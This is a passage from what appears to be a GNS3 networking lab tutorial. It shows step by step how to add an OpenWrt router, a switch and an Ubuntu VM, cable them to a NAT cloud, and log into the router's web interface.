


Figure 8 – Changing the Router Symbol

4.8. Select the ***Affinity-square-red*** option and look for the router symbol, then click on ***OK***




Figure 9 – Select the red router symbol

4.9. Double-click on the router name and change it from “OpenWrt-1” to “Router“

5. Add a network switch

5.1. Click on the ***Browse all devices*** button again

5.2. This time, drag the ***Ethernet switch*** to the workspace

5.2.1. Use the GNS3 VM to host the switch

5.3. Rename the device to “Switch”

5.4. Change the symbol to the***Affinity-square-red*** option for the switch, by right-clicking on the switch and selecting the change symbol option. The workspace should now look similar to the following




Figure 10 – add a switch

6. Add a VM with an Internet browser

    6.1. Add a VM to GNS3 (we are using Ubuntu Mate, but any VM with a browser should work)

    6.2. Allow GNS3 to configure VirtualBox network settings

        6.2.1. Go to ***File*** > ***Preferences***

        6.2.2. Navigate to the **VirtualBox VMs** section

        6.2.3. Double-click on your imported VM

        6.2.4. Under the **Network** tab, check the box that says ***Allow GNS3 to use any configured any VirtualBox adapters***

    6.3. Rename the device to “PC” and your workspace should look like the following




Figure 11 – the network built so far

> **NOTE:** We generally use GNS3's built-in virtual personal computer simulators (VPCS) because using too many VirtualBox VMs can drag down your system's performance. However, the VPCS does not have a browser to use the GUI interface of the OpenWrt router.

7. Link the devices together

    7.1. Return to the GNS3 workspace

    7.2. On the left side of the GNS3 workspace, click on the ***Add a link button*** 

    7.3. Click on the ISP cloud and then click on the ***nat0*** port in the sub-menu




Figure 12 – Select NAT interface

7.4. Click on the Router and then select the ***Ethernet1*** port in the sub-menu. It is **VERY IMPORTANT** that this cable is connected to port Ethernet1. This is like plugging (screwing) in a cable from the ISP to your home router/switch/modem port that is commonly labeled "Internet"

7.5. Click on the Router and then click on the ***Ethernet0*** port in the sub-menu. This is like plugging a cable into your home router/switch/modem port that is commonly labeled "1" or "PC"

7.6. Click on the switch and select any red (unused) port

7.7. Now, click on the switch and select another unused port and attach it to the PC's ***Ethernet0*** port

7.8. Show the interface labels by clicking on the ***Show/Hide interface labels*** button 

8. Your workspace should now look like the following




Figure 13 – All devices connected

> **NOTE:** Notice that some of the ends show red; this means that the device is turned off or the interface has been disabled.

9. Now, press the big green arrow to start all the devices  . All cable points should eventually turn green as all the devices boot up




Figure 14 – all connections are green

Phase III – Interface with the Home Router

Most home routers are configured by using a PC or laptop. We are going to use our virtualized PC to do the same thing.

1. Navigate to your VM instance on your Windows taskbar and log in. Remember, in this example, we are using Ubuntu Mate




Figure 15 – Ubuntu Mate

2. Access the OpenWrt router management webpage

    2.1. Open a browser application (ex. Firefox)

    2.2. In the navigation bar type 192.168.1.1 and press ***Enter***

> **NOTE:** Most home routers have a default access login of 192.168.1.1. A piece of trivia you might want to file away for your future pentesting efforts!

2.3. You should be at the OpenWrt GUI interface




Figure 16 – Web interface for OpenWRT

2.4. The username is “root” and there is no password, so just click ***Login***

3. It will take you to the status overview section. You can scroll through this information and see that devices are connected to the router. The network information is the ISP, and the DHCP leases show the VM you are using now




Figure 17 – OpenWRT network leases

4. If you click around on the OpenWrt router, you can see it has many of the same settings as a Linksys or TP-Link router. Don't change any settings at this time. We want to add more devices

Phase IV – Add More Devices to the Home Network

Rarely do home networks have only a single device. So we are going to add a few more.

1. Click on the ***Browse all devices*** button and drag a VPCS device to the workspace

